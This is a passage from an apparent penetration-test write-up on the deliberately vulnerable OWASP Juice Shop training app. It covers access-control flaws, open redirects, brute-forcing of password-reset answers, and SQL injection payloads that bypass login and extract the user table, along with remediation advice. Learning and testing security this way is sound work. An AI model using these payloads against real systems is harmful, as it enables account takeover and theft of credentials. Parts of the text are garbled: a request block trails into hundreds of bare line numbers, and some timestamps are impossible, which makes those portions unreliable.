- **Description:** Web3 Sandbox (Find an accidentally deployed code sandbox for writing smart contracts on the fly.) This environment allows users to create, test, and deploy smart contracts without proper security measures, potentially leading to unauthorized access or exploitation.

- **PoC:**

- go to debugger tool in main.js file and search in sandbox to get path


```

JS 103.js
JS main.js
JS polyfills.js
JS runtime.js
JS vendor.js

25216 component: gl
25217 },
25218 {
25219   path: 'wallet-web3',
25220   loadChildren: (
25221     n = (0, I.Z) (function * () {
25222       return yield tu()
25223     })),
25224   function () {
25225     return n.apply(this, arguments)
25226   }
25227 },
25228 {
25229   path: 'web3-sandbox',
25230   loadChildren: function () {
25231     var n = (0, I.Z) (function * () {
25232

```

- after get path go to URL and found sandbox



- **Impact:**


- **Unauthorized Access:** Attackers can deploy and execute smart contracts that perform unauthorized actions on the blockchain.
- **Data Leakage:** Sensitive data stored in the sandbox environment could be accessed or exfiltrated.
- **Medium Risk Vulnerabilities.**

5. View Basket


- **Description:** Unauthorized access to the View Basket functionality was discovered.

- **PoC:**

- Click on "Your Basket"



- Go to burp http history and select this request then send to repeater and found that the request contain the UserId "1" change it to "2" another UserId and send the request



- **Impact:**

- **Business Impact:** Allows attackers to alter basket items and quantities, potentially leading to financial loss.
- **Medium Risk Vulnerabilities.**

Remediation plan for the Broken Access Control

1. **Admin Section:** Implement strict Role-Based Access Control (RBAC) to restrict admin privileges.
2. **Five-Star Feedback, Forged Review:** Validate user permissions for feedback submission.
3. **View Basket:** Enforce server-side validation for user actions.
4. **Web3 Sandbox:** Secure blockchain interactions with robust validation.

General Remediation: Implement **Role-Based Access Control (RBAC)** to enforce permissions, ensuring users only access what their roles allow. Use **server-side authorization** for all actions, validate user inputs, and restrict outbound network traffic to prevent SSRF. Apply **anti-CSRF tokens** to protect against unauthorized actions, and audit logs regularly for suspicious activities. This ensures robust access control and reduces the risk of unauthorized access across the system.

Methodology used to find Access Control


1. **Role Testing:** Attempting actions with different user roles to check for unauthorized access.
2. **Parameter Manipulation:** Altering request parameters to bypass restrictions.
3. **Functionality Exploration:** Investigating hidden or less obvious features for access control flaws.
4. **Session Management Review:** Analyzing session handling and cookie security to identify potential session hijacking risks.

8. Unvalidated Redirects

1. Outdated Allowlist

- **Description:** The system uses an outdated allowlist for redirect URLs, allowing attackers to craft malicious URLs that can trick users into visiting external malicious sites.
- **PoC:**
 - First I searched in the JavaScript files for anything related to redirection and I found that redirection URL in main.js file

- And when I added it to the Juice Shop URL it redirected me to a BlockChain page



- **Impact:**
 - **Business Impact:** This vulnerability could lead to phishing attacks or the redirection of users to malicious websites, where attackers could steal sensitive information or deliver malware.
 - **Medium Risk Vulnerabilities.**
- **Remediation:**
 - **Regular Audits:** Frequently review the allowlist to remove outdated entries.
 - **Update Procedures:** Establish clear guidelines for managing the allowlist.
 - **Automated Monitoring:** Use tools to track changes and alert for outdated items.

9. Broken Authentication

1. Bjoern's Favorite Pet

- **Description:** A user can discover Bjoern's favorite pet by exploiting a weak authentication mechanism, allowing unauthorized access to sensitive account information through weak security questions or predictable logic in the password retrieval process.
- **PoC:**
 - First, I searched in Bjoern's emails for the email that have a favorite pet question:

- Then I intercepted the request of sending the answer using BurpSuite and send it to the intruder

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 80
9 Origin: http://127.0.0.1:3000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=aj4QD04KyQpJ7J2novp9EQ38gYVAJlG4lVwxalND5reZRLznKk6BbnzZPbS
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email": "bjoern@juice-sh.op", "answer": "5dog5", "new": "@abc123", "repeat": "@abc123"}
```


- Then I made a word list of about 120 Pets names and upload it to the intruder and start brute forcing and When I filtered the response based on it's status code I found only one request has 200 and having pet name = <Zaya>

Request	Payload	Status code
179	zaya	200


- **Impact:**
 - **Business Impact:** Attackers can potentially reset Bjoern's account by answering or guessing security questions or bypassing protections, leading to unauthorized access to sensitive information or account takeover.
 - **Medium Risk Vulnerabilities.**

2. Change Bender's Password

- **Description:** This vulnerability allows an attacker to change Bender's password, exploiting weak session handling or inadequate verification checks during the password change process.
- **PoC:**
 - First, I entered change password page when I logged in as Bender
 - then I intercepted the request of changing password using BurpSuite and tried to send a request with fake data and it told me that the old password is incorrect
 - So, I tried to remove the old password argument from the request and It seems that he didn't mind



- Then I put the password they gave me in the challenge as a new password



- And pingo !!!
- **Impact:**
- **Business Impact:** The attacker could gain unauthorized access to Bender's account by manipulating the password change feature, leading to potential data theft or misuse of account privileges.
 - **High Risk Vulnerabilities.**

3. Password Strength

- **Description:** The system allows weak or easily guessable passwords, which can be exploited by attackers to compromise accounts through brute-force or dictionary attacks.
- **PoC:**
 - First I searched for a strong passwords word list and I found this word list on GitHub
 - Then I intercept the request of login using Burp Suite and send it to intruder and used the previous wordlist and started brute forcing filtering the responses based on status code and there was only one response with 200 having password value = admin123

Request	Payload	Status code	Response
102	admin123	200	28

Request	Response
<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 811 9 ETag: W/"32b-Pia920Fu8IenelUGh8IsorBXNHU" 10 Vary: Accept-Encoding 11 Date: Mon, 21 Oct 2024 21:54:24 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 </pre>	

- **Impact:**
 - **Business Impact:** Weak password policies increase the likelihood of unauthorized access to user accounts, leading to data breaches or further exploitation of compromised accounts.
 - **Low Risk Vulnerabilities.**

4. Reset Bjoern's Password

- **Description:** The password reset functionality is vulnerable, allowing an attacker to reset Bjoern's password without proper authorization or verification, exposing the account to potential misuse.
- **PoC:**
 - After Knowing the answer of reset password question of Bjoern from “Bjoern's Favorite Pet” Challenge I entered it and reset his password



- **Impact:**
 - **Business Impact:** Exploiting this vulnerability allows attackers to reset the password of Bjoern's account, leading to unauthorized account access and potentially compromising confidential information.
 - **High Risk Vulnerabilities.**

5. Reset Jim's Password

- **Description:** The password reset mechanism for Jim's account is flawed, allowing an attacker to bypass normal security checks and reset the password without proper authorization.
- **PoC:**
 - First, I entered reset password page and figured out that reset password question for Jim is what is his eldest siblings middle name

- Then I searched for a word list of common names and I found this list on GitHub Then I intercepted the request of reset password and sent it to intruder And started the attack filtering the responses based on its status code and I found only one response with 200 having an answer value = Samuel

```

3 Sec-Fetch-Dest: empty
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
6
7 {
  "email": "jim@juice-sh.op",
  "answer": "Samuel",
  "password": "123456",
  "repeat": "123456"
}

```

```

15 Connection: keep-alive
16 Keep-Alive: timeout=5
17
18 {
  "user": {
    "id": 2,
    "username": "",
    "email": "jim@juice-sh.op",
    "password": "a506440d5769fa7961d7ecc6aa9fd28",
    "role": "customer",
    "de luxeToken": "",
    "lastLoginIp": "",
    "profileImage": "assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-10-21T29:22:25.953Z",
    "updatedAt": "2024-10-21T29:46:29.352Z",
  }
}

```

- **Impact:**
 - **Business Impact:** Attackers could gain control of Jim's account by resetting the password, leading to unauthorized access and potential misuse of Jim's privileges and data.
 - **Medium Risk Vulnerabilities.**

Remediation plan for the Broken Authentication

1. **Bjoern's Favorite Pet:** Implement proper session handling and avoid weak authentication schemes.
2. **Change Bender's Password:** Ensure secure password change processes with verification.
3. **Password Strength:** Require complex passwords and enforce strength policies.
4. **Reset Passwords (Bjoern, Jim):** Implement secure password reset mechanisms with verification.

General Remediation: Enforce strong password policies, secure session management, two-factor authentication, and robust reset processes to prevent authentication flaws.

Methodology used to find Broken Authentication

1. **Account Enumeration:** Testing for identifiable responses based on valid or invalid usernames and emails.
2. **Password Strength Testing:** Evaluating the effectiveness of password policies and strength requirements.
3. **Session Management Analysis:** Investigating how session tokens are generated, managed, and invalidated.
4. **Brute Force Testing:** Attempting to gain access through automated brute-force attacks on login forms.

10. Injection

1. Login admin


- **Description:** The Login Admin vulnerability allows an attacker to log in to the administrator's account without valid credentials by exploiting a misconfiguration in the authentication process, bypassing intended access controls.
- **PoC:**
 - Set this payload:

The image shows two parts of a web application. The top part is a 'Login' form with a dark background. It has two input fields: 'Email *' containing the payload "' OR 1=1--' and 'Password *' which is masked with dots. Below the password field is a 'Forgot your password?' link. At the bottom is a 'Log in' button. The bottom part of the image shows a user menu for 'admin@juice-sh.op' with options: 'Orders & Payment', 'Privacy & Security', and 'Logout'. The menu is open, showing the user is logged in as an administrator.

- **Impact:**
 - **Business Impact:** Unauthorized access to the admin panel allows an attacker to take full control of the application, leading to potential data leaks, system misconfiguration, or other malicious actions.
 - **Low Risk Vulnerabilities.**

2. Login Jim

- **Description:** The Login Jim vulnerability exploits a weakness in the login mechanism, allowing an attacker to access Jim's account without proper credentials, bypassing authentication measures.
- **PoC:**
 - Set this payload after the email and any password




The image shows a screenshot of a web application's login page. The page has a dark background with white text. The title "Login" is at the top. Below it are two input fields: "Email *" and "Password *". The email field contains the text "jim@juice-sh.op'--". The password field is filled with dots. Below the password field is a link that says "Forgot your password?". At the bottom of the login form is a button labeled "Log in". Below the login form, there is a navigation bar with "Account" and "Your Basket" (which has a red notification bubble with the number "2"). A dropdown menu is open under "Account", showing the following options: "jim@juice-sh.op", "Orders & Payment", "Privacy & Security", and "Logout".

- **Impact:**
 - **Business Impact:** Gaining unauthorized access to Jim's account could allow attackers to view personal data, perform privileged actions, or exploit additional vulnerabilities.
 - **Low Risk Vulnerabilities.**

3. Database Schema

- **Description:** A SQL injection vulnerability in the product search functionality allows attackers to enumerate the database schema.
- **PoC:**
 - Finding Vulnerable Endpoint
 - Use the payload: `<< test')) UNION SELECT 1, 2, 3, 4, 5, 6, 7, 8, SQL FROM sqlite_schema-- >>` to align with the expected number of columns in the original query and extract schema information from the SQLite_schema table.



```

Request
Host: localhost:3000
sec-ch-ua: "Chromium";v="122", "Not(A)Brand";v="99"
Accept: application/json, text/plain, */*
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=ml; welcomeBanner_status=dismiss; cookieconsent_status=dismiss; continueCode=5e720e58f01b65d0c2d206a42f1a4u/q[4]4Mhag5vkerayX40K732j1a7h
If-None-Match: W/"38a0-b0a1K7259wobv7w7MFvtG0W-PQ"
Content-Type: application/json


Response
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"2095-nlB4ZF/GyVepd9xu0Ttff+o"
Vary: Accept-Encoding
Date: Tue, 08 Oct 2024 19:52:28 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 894

{"status": "success", "data": [{"id": null, "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "10"}, {"id": "CREATE TABLE 'Addresses' ('UserId' INTEGER REFERENCES 'Users' ('Id') ON DELETE ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'fullName' VARCHAR(255), 'mobileNum' INTEGER, 'zipCode' VARCHAR(255), 'streetAddress' VARCHAR(255), 'VARCHAI(255)', 'state' VARCHAR(255), 'country' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'name': '2', 'description': '3', 'price': '4'"}
  
```

- **Impact:**
 - **Business Impact:** Enumerates the database schema.
 - **Medium Risk Vulnerabilities.**

4. User Credentials

- **Description:** This vulnerability enables attackers to retrieve sensitive user data, including usernames and hashed passwords.
- **PoC:**
 - SQL Injection Vulnerability in Product Search (User Credentials Extraction)
 - the final payload: << test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt, id, email, profileImage FROM USERS-- >>.



```


1 GET /rest/products/search?qs=
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="127", "Not(A:Brand";v="99"
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/127.0.6539.100 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
15 continueCode=5RzV2W9bBPOLNB3RuD1g0pAVZfawuyqI4VAMxqSvkerayX4EK7J2j1eYN
16 If-None-Match: W/"38a0-hbsNlKT259vobw7WtMPvtGQMPrPO"
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
